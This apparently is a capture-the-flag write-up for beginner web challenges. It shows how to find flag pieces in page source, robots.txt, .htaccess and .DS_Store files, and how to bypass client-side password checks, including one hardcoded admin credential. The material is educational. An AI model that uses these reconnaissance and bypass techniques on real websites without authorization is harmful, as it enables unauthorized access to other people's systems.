



Inspecting the html file we find our first part of the hint which encourages us to look at the css and JavaScript source codes.







In the JavaScript file we are given a hint on ‘how to keep google from indexing parts of a website’ this hint talks about ‘robots.txt’ file




**definately pointing us to the robots.txt file**


looking at ‘robots.txt’ file we get a portion of the hint ane another hint on how we access the apache server using the web browser.

Googling on how we access the apache server over the internet we discover that we are looking for a .htaccess file.





The .htaccess file has a portion of the flag and directs us to look on where websites on a mac store information.

Googling this I understand that I am to look for a .DS_store file.




.DS_store file has the last portion of the flag.





SIGNIFICANCE

The significance of this challenge was to introduce the player to OSINT and also test if the player knows the inner working of a web application such as the existance of robots.txt file which may contain very juicy information about a particular website.

**DO NOT TRUST THE CLIENT CHALLENGE**




When trying to input random text in the password we get a password error. Lets take a look at the source code to see what might be happening under the hood.





From the source code we see a javascript which is validating the password from the client side using a certain logic. Arranging this logic we get our flag which when we input in the password field we get a correct password message.



**significance**


Data and information should never be validated from the client side.

**LOCAL AUTHORITY CHALLENGE**





Trying to login with random username and password we get an incorrect password and username… lets inspect the source code.





Inspecting the source file we get the username and password which is used to validate this form. This are the correct credits that leads us direct to the flag.





if( username === 'admin' && password === 'strongPassword098765' )

